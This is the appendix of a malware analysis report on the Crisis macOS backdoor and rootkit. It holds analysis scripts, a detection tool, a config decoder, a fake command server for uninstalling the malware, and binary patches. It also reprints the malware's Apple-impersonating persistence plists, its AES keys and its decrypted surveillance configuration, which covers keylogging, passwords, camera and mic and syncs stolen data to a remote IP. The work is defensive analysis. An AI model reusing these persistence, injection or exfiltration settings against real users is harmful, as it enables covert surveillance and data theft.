        hash = (hash & 0xFFFFFFFF)
        hash += ebx
        hash = (hash & 0xFFFFFFFF)
    return hash

def make_dict():
    #Create a dictionary of hash to symbol name
    all_sym=subprocess.Popen(['/usr/bin/nm','-
j','/mach_kernel'],stdout=subprocess.PIPE).communicate()[0]
    all_sym=all_sym.split()
    for sym in all_sym:
        (key,value)=("%.8X"%(hash_function(sym)),sym)
        print "%s = %s"%(key,value)
        hash_dict[key] = value

def main():
    make_dict()
    for func in funcs:
        ea = LocByName(func)
        ref = RfirstB(ea)
        while ref != BADADDR:
            #Look upto 64 bytes back
            min_ea = ref - 0x40
            prev_head = PrevHead(ref,min_ea)
            while prev_head >= min_ea:
                if isCode(GetFlags(prev_head)) and GetOpType(prev_head,1) == 5:
                    constant = '%.8X'%GetOperandValue(prev_head,1)
                    if hash_dict.has_key(constant):
                        MakeRptCmt(prev_head,'%s'%(hash_dict[constant]))
                        print "%.8X:%s"%(prev_head,hash_dict[constant])
                        break
            ref = RnextB(ea,ref)

main()
```

Listing 10: IDAPython Script to Convert Crisis Rootkit Kext's Hash To Function

13.1.5. Get Cryptographic Keys From Crisis Backdoor

```
import idaapi
import idc

symbols={'_gConfAesKey':0x10,'_gLogAesKey':0x10,'_gBackdoorSignature':0x10}
```

```
def print_bytes_at_name(sym,length,debugger_memory):
    bytes_list =
GetManyBytes(LocByName(sym),0x10,debugger_memory).encode('hex')
    print "%s: %s"%(sym,bytes_list)

for sym in symbols.keys():
    print_bytes_at_name(sym,symbols[sym],0)
```

Listing 11: IDAPython Script To Get AES Keys From Unstripped Sample

13.2. Appendix A2 - Other Scripts And Tools

13.2.1. Objective-C tool to detect presence of Crisis Backdoor

```
#import <Foundation/Foundation.h>
#import <Foundation/NSPortNameServer.h>

int main(int argc, const char * argv[])
{

    @autoreleasepool {

        NSPort *port = [NSPort port];
        BOOL success = [[NSPortNameServer systemDefaultPortNameServer]
registerPort:port name:@"com.apple.mdworker.executed"];
        if (success)
            NSLog(@"\nCrisis Backdoor Is Not Running !\n");
        else
            NSLog(@"\nInfected - Crisis Backdoor Running!\n");

    }
    return 0;
}
```

Listing 12: Objective-C tool for Crisis Backdoor Detection

13.2.2. Crisis Configuration Decode

```
#!/usr/bin/python
from Crypto.Cipher import AES
import sys
import struct
import json
import hashlib

def usage(name):
    print "Usage: %s <key_bytes> <config_file>"%name
    print "\tExample: %s A6F7F34123A6A1AB12FAE0AA61D02C2D eiYNz1gd.Cfp"%name

def unpad(s):
    #PKCS5 Unpad
    return s[0:-ord(s[-1])]

def main(args):
    if len(args) < 3:
        usage(args[0])
        exit()
    hex_key = args[1].strip()
    config_file = args[2]
    if len(hex_key) % 2 != 0:
        print "Odd length key, please ensure that key is hex encoded string"
    bin_key = hex_key.decode('hex')
    encoded_config = open(config_file,"rb").read()
    decoded_config = AES.new(bin_key, AES.MODE_CBC).decrypt(encoded_config)
    decoded_config = unpad(decoded_config)
    sha1_footer = decoded_config[-20:]
    decoded_config = decoded_config[0:-20]
    sha1_computed = hashlib.sha1(decoded_config).hexdigest()
    print json.dumps(json.loads(decoded_config),sort_keys=True, indent=4,
separators=(',', ': '))
    if sha1_footer.encode("hex") != sha1_computed:
        print "\033[91mWARN:Config SHA1 Does Not Match !\033[0m"
    else:
        print "\033[92mSuccess ! Config SHA1 matches.\033[0m"


if __name__ == '__main__':
    main(sys.argv)
```

Listing 13: Python Script To Decode Crisis Configuration File

13.2.3. Crisis Fake CnC and Uninstaller

```
#!/usr/bin/python
from socket import *
import sys
import hashlib
import struct
from Crypto.Cipher import AES


TO_SEND='A'*64
KEY_BYTES='\x6D\x11\x7C\x40\x73\x91\x6F\xD9\x16\xF8\xD5\xC1\x9E\xD0\x57\x11'
CONF_KEY="\xA6\xF7\xF3\x41\x23\xA6\xA1\xAB\x12\xFA\xE0\xAA\x61\xD0\x2C\x2D"

def decrypt(data):
    crypt = AES.new(KEY_BYTES, AES.MODE_CBC)
    decoded = crypt.decrypt(data)
    return decoded

def encrypt(data):
    crypt = AES.new(KEY_BYTES, AES.MODE_CBC)
    encoded = crypt.encrypt(data)
    return encoded

def get_payload(data):
    start_payload=data.index('\x0D\x0A\x0D\x0A')
    start_payload+=4
    return data[start_payload:]

def hex_dump(src, length=16, sep='.'):
    FILTER = ''.join([(len(repr(chr(x))) == 3) and chr(x) or sep for x in
range(256)])
    lines = []
    for c in xrange(0, len(src), length):
        chars = src[c:c+length]
        hex = ' '.join(["%02x" % ord(x) for x in chars])
        if len(hex) > 24:
            hex = "%s %s" % (hex[:24], hex[24:])
        printable = ''.join(["%s" % ((ord(x) <= 127 and FILTER[ord(x)]) or sep)
for x in chars])
        lines.append("%08x:  %-*s  |%s|\n" % (c, length*3, hex, printable))
    print ''.join(lines)

def computed_sha1(*args):
    full_string = ""
    for part in args:
        full_string += part
    full_string+=CONF_KEY
    return hashlib.sha1(full_string).hexdigest()

def get_response_payload(nonce1, nonce2, command):
    unknown1="A"*0x10
    unknown2="B"*0x10
    payload_1=unknown1+unknown2
```

Harshit Nayyar, hanayyar@cisco.com

```
    session_key=hashlib.sha1( CONF_KEY + unknown1 + nonce1 )
    print "Session Key:%s"%(session_key.hexdigest())
    session_key=session_key.digest()[0:0x10]
    payload_2=nonce2
    payload_2+=struct.pack("<L", command)
    payload_2+="C"*0x0C
    crypt = AES.new(session_key, AES.MODE_CBC)
    payload_2 = crypt.encrypt(payload_2)
    payload = encrypt(payload_1) + payload_2
    return payload

def main():
    s = socket(AF_INET,SOCK_STREAM)
    s.bind(('',8080))
    s.listen(5)
    while True:
        try:
            conn, addr = s.accept()
            print "Received Connection From:",(addr)
            rcv=""
            while True:
                data = conn.recv(512)
                rcv += data
                if not data or len(data) == 0:
                    break
                else:
                    break
                data = None
            data = rcv
            if len(data):
                print "---Received---"
                hex_dump(data)
                print "---Decoded---"
                payload = get_payload(data)
                if len(payload) < 0x10:
                    continue
                decoded = decrypt(payload)
                hex_dump(decoded)

                   #No need to unpad pkcs5 - request size is fixed
                (random1,random2,bkid,inner_sha1,osx_string,outer_sha1) = \
                    struct.unpack("16s16s16s20s16s20s",decoded[0:104])

                print "Nonce1: ",random1.encode("hex")
                print "Nonce2: ",random2.encode("hex")
                print "Backdoor_id:%s, %s"%(bkid,bkid.encode("hex"))
                print "Inner_SHA1: ",inner_sha1.encode("hex")
                print "OSX_String:%s, %s"%(osx_string,osx_string.encode("hex"))
                print "Outer_SHA1: ",outer_sha1.encode("hex")
                print "Computed_SHA1: ",computed_sha1(bkid, inner_sha1,
osx_string)
                print "--------------"

                     #Send Uninstall Command
                command = 0x0A
                response_payload=get_response_payload(random1, random2,
command)
                print "Sending Payload (Decrypted)"
                print hex_dump(respose_payload)

                send_header="HTTP/1.0 200 OK\r\n"
                send_header+="Content-Type: application/octet-stream\r\n"
                send_header+="Content-Length: %s"%len(response_payload)
                send_header+="\r\n\r\n"
                send_data=send_header+response_payload

                print "Sending Response"
                print "--------------"
                print hex_dump(send_data)
                print "--------------"
                conn.sendall(send_data)
            conn.close()
        except Exception, e:
            print e
            s.close()
            exit(1)
    s.close()

if __name__ == '__main__':
    main()
```

Listing 14: Fake CnC Server Python Script

13.3. Appendix B - Crisis Diffs/Patches

13.3.1. Backdoor (AntiDebug)

IZsROY7X.-MP

```
00002F26: E8 90
00002F27: A5 90
00002F28: 54 90
00002F29: 04 90
00002F2A: 00 90
```

13.3.2. Backdoor (Kext Install)

IZsROY7X.-MP

```
00002F26: E8 90
00002F27: A5 90
00002F28: 54 90
00002F29: 04 90
00002F2A: 00 90
00053643: 36 37
```

13.4. Kext (Fix kmod_info location changed in OSX Lion)

WeP1xpBU.wA-

```
000014DA: 28 2C
00001517: 28 2C
```

13.4.1. Kext (Fix for struct proc changes in OSX Lion)

WeP1xpBU.wA-

```
00000BD4: 3C 5C
00000BDB: 40 60
00000BDE: 40 60
00000BE1: 3C 5C
00000BE4: 40 60
```

13.5. Appendix C - Property List Files And Resources

13.5.1. Launchd Agent Property List

Path:

$HOME/Library/LaunchAgents/com.apple.mdworker.plist

Contents:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
       <key>Label</key>
       <string>com.apple.mdworker</string>
       <key>LimitLoadToSessionType</key>
       <string>Aqua</string>
       <key>OnDemand</key>
       <false/>
       <key>ProgramArguments</key>
       <array>

       <string>/Users/<REDACTED>/Library/Preferences/jlc3V7we.app/IZsROY7X.-
MP</string>
       </array>
       <key>StandardErrorPath</key>
<string>/Users/$USER/Library/Preferences/jlc3V7we.app/ji33</string>
       <key>StandardOutPath</key>
       <string>/Users/$USER/Library/Preferences/jlc3V7we.app/ji34</string>
</dict>
</plist>
```

13.5.2. Crisis Bundle Property List

Path:

$CRISIS_HOME/Contents/Info.plist

Contents:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
	<key>CFBundleDevelopmentRegion</key>
	<string>English</string>
	<key>CFBundleExecutable</key>
	<string>IZsROY7X.-MP</string>
	<key>CFBundleIdentifier</key>
	<string>com.apple.mdworker-user</string>
	<key>CFBundleInfoDictionaryVersion</key>
	<string>6.0</string>
	<key>CFBundleName</key>
	<string>mdworker-user</string>
	<key>CFBundlePackageType</key>
	<string>APPL</string>
	<key>CFBundleSignature</key>
	<string>????</string>
	<key>CFBundleVersion</key>
	<string>1.0</string>
	<key>NSMainNibFile</key>
	<string>MainMenu</string>
	<key>NSPrincipalClass</key>
	<string>NSApplication</string>
	<key>NSUIElement</key>
	<string>1</string>
</dict>
</plist>
```

13.5.3. Rootkit Kext Property List:

Path:

$CRISIS_HOME/Contents/Resources/WeP1xpBU.wA-.kext/Contents/Info.plist

Contents:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
```

```
<dict>
	<key>CFBundleDevelopmentRegion</key>
	<string>English</string>
	<key>CFBundleExecutable</key>
	<string>WeP1xpBU.wA-</string>
	<key>CFBundleIdentifier</key>
	<string>com.apple.mdworker</string>
	<key>CFBundleInfoDictionaryVersion</key>
	<string>6.0</string>
	<key>CFBundleName</key>
	<string>com.apple.mdworker</string>
	<key>CFBundlePackageType</key>
	<string>KEXT</string>
	<key>CFBundleSignature</key>
	<string>????</string>
	<key>CFBundleVersion</key>
	<string>2.0</string>
	<key>OSBundleLibraries</key>
	<dict>
		<key>com.apple.kpi.bsd</key>
		<string>11.4.2
</string>
		<key>com.apple.kpi.libkern</key>
		<string>11.4.2
</string>
	</dict>
</dict>
</plist>
```

13.5.4. OSAX Script Addition Property List

Path:

/Users/$USER/Library/ScriptingAdditions/appleHID/Contents/Info.plist

Contents:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
	<key>CFBundleDevelopmentRegion</key>
	<string>English</string>
	<key>CFBundleExecutable</key>
	<string>lUnsA3Ci.Bz7</string>
	<key>CFBundleIdentifier</key>
	<string>com.yourcompany.lUnsA3Ci.Bz7</string>
	<key>CFBundleInfoDictionaryVersion</key>
	<string>6.0</string>
	<key>CFBundleName</key>
	<string>lUnsA3Ci.Bz7</string>
	<key>CFBundlePackageType</key>
```

```
        <string>osax</string>
        <key>CFBundleShortVersionString</key>
        <string>1.0</string>
        <key>CFBundleSignature</key>
        <string>????</string>
        <key>CFBundleVersion</key>
        <string>1</string>
        <key>OSAScriptingDefinition</key>
        <string>rcs.sdef</string>
        <key>OSAXHandlers</key>
        <dict>
                <key>Events</key>
                <dict>
                        <key>RCSeload</key>
                        <dict>
                                <key>Context</key>
                                <string>Process</string>
                                <key>Handler</key>
                                <string>InjectEventHandler</string>
                                <key>ThreadSafe</key>
                                <false/>
                        </dict>
                </dict>
        </dict>
</dict>
</plist>
```

13.5.5. OSAX Resource File For New Event

Path:

/Users/$USER/Library/ScriptingAdditions/appleHID/Contents/Resources/appleOsax.r

Contents:

```
#include <Carbon/Carbon.r>

#define Reserved8   reserved, reserved, reserved, reserved, reserved, reserved,
reserved, reserved
#define Reserved12  Reserved8, reserved, reserved, reserved, reserved
#define Reserved13  Reserved12, reserved
#define dp_none__   noParams, "", directParamOptional, singleItem,
notEnumerated, Reserved13
#define reply_none__   noReply, "", replyOptional, singleItem, notEnumerated,
Reserved13
#define synonym_verb__ reply_none__, dp_none__, { }
#define plural__    "", {"", kAESpecialClassProperties, cType, "", reserved,
singleItem, notEnumerated, readOnly, Reserved8, noApostrophe, notFeminine,
notMasculine, plural}, {}

resource 'aete' (0, "RCSM Terminology") {
        0x1,  // major version
        0x0,  // minor version
```

Harshit Nayyar, hanayyar@cisco.com

```
        english,
        roman,
        {
                "RCSM Suite",
                "Load RCS",
                'RCSe',
                1,
                1,
                {
                        /* Events */

                        "inect RCSM into Snow Leopard",
                        "load RCSM into the receiving application.",
                        'RCSe', 'load',
                        reply_none__,
                        dp_none__,
                        {

                        }
                },
                {
                        /* Classes */

                },
                {
                        /* Comparisons */
                },
                {
                        /* Enumerations */
                }
        }
};
```

13.5.6. Configuration JSON

Path:

$CRISIS_HOME/eiYNz1gd.Cfp

Contents:

```
{
    "actions": [
        {
            "desc": "STARTUP",
            "subactions": [
                {
                    "action": "module",
                    "module": "device",
                    "status": "start"
                },
```

Harshit Nayyar, hanayyar@cisco.com

```
                {
                    "action": "module",
                    "module": "keylog",
                    "status": "start"
                },
                {
                    "action": "module",
                    "module": "mouse",
                    "status": "start"
                },
                {
                    "action": "module",
                    "module": "password",
                    "status": "start"
                }
            ]
        },
        {
            "desc": "CAMERA",
            "subactions": [
                {
                    "action": "module",
                    "module": "camera",
                    "status": "start"
                }
            ]
        },
        {
            "desc": "SYNC",
            "subactions": [
                {
                    "action": "synchronize",
                    "bandwidth": 500000,
                    "cell": false,
                    "host": "176.58.100.37",
                    "maxdelay": 0,
                    "mindelay": 0,
                    "stop": false,
                    "wifi": true
                }
            ]
        }
    ],
    "events": [
        {
            "desc": "STARTUP",
            "enabled": true,
            "event": "timer",
            "start": 0,
            "subtype": "loop",
            "te": "23:59:59",
            "ts": "00:00:00"
        },
        {
            "delay": 180,
            "desc": "CAMERA",
            "enabled": true,
            "event": "timer",
            "iter": 5,
            "repeat": 1,
            "start": 1,
            "subtype": "loop",
            "te": "23:59:59",
            "ts": "00:00:00"
        },
        {
            "delay": 300,
            "desc": "SYNC",
            "enabled": true,
            "event": "timer",
            "repeat": 2,
            "subtype": "loop",
            "te": "23:59:59",
            "ts": "00:00:00"
        }
    ],
    "globals": {
        "advanced": false,
        "collapsed": false,
        "migrated": false,
        "nohide": [],
        "quota": {
            "max": 4194304000,
            "min": 1048576000
        },
        "remove_driver": true,
        "type": "desktop",
        "version": 2012041601,
        "wipe": false
    },
    "modules": [
        {
            "module": "addressbook"
        },
        {
            "module": "application"
        },
        {
            "module": "calendar"
        },
        {
            "buffer": 512000,
            "compression": 5,
            "module": "call",
            "record": true
        },
        {
            "module": "camera",
            "quality": "med"
        },
```

Harshit Nayyar, hanayyar@cisco.com

```
        {
            "module": "chat"
        },
        {
            "module": "clipboard"
        },
        {
            "call": true,
            "camera": true,
            "hook": {
                "enabled": true,
                "processes": []
            },
            "mic": true,
            "module": "crisis",
            "network": {
                "enabled": false,
                "processes": []
            },
            "position": true,
            "synchronize": false
        },
        {
            "list": false,
            "module": "device"
        },
        {
            "accept": [],
            "capture": false,
            "date": "2012-07-09 00:00:00",
            "deny": [],
            "maxsize": 500000,
            "minsize": 1,
            "module": "file",
            "open": false
        },
        {
            "factory": "",
            "local": false,
            "mobile": false,
            "module": "infection",
            "usb": false,
            "vm": 0
        },
        {
            "module": "keylog"
        },
        {
            "mail": {
                "enabled": true,
                "filter": {
                    "datefrom": "2012-07-09 00:00:00",
                    "dateto": "2100-01-01 00:00:00",
                    "history": true,
                    "maxsize": 100000
```

Harshit Nayyar, hanayyar@cisco.com

```
                }
            },
            "mms": {
                "enabled": true,
                "filter": {
                    "datefrom": "2012-07-09 00:00:00",
                    "dateto": "2100-01-01 00:00:00",
                    "history": true
                }
            },
            "module": "messages",
            "sms": {
                "enabled": true,
                "filter": {
                    "datefrom": "2012-07-09 00:00:00",
                    "dateto": "2100-01-01 00:00:00",
                    "history": true
                }
            }
        },
        {
            "autosense": false,
            "module": "mic",
            "silence": 5,
            "threshold": 0.22
        },
        {
            "height": 50,
            "module": "mouse",
            "width": 50
        },
        {
            "module": "password"
        },
        {
            "cell": true,
            "gps": false,
            "module": "position",
            "wifi": true
        },
        {
            "module": "print",
            "quality": "med"
        },
        {
            "module": "screenshot",
            "onlywindow": false,
            "quality": "med"
        },
        {
            "module": "url"
        }
    ]
}
```

Harshit Nayyar, hanayyar@cisco.com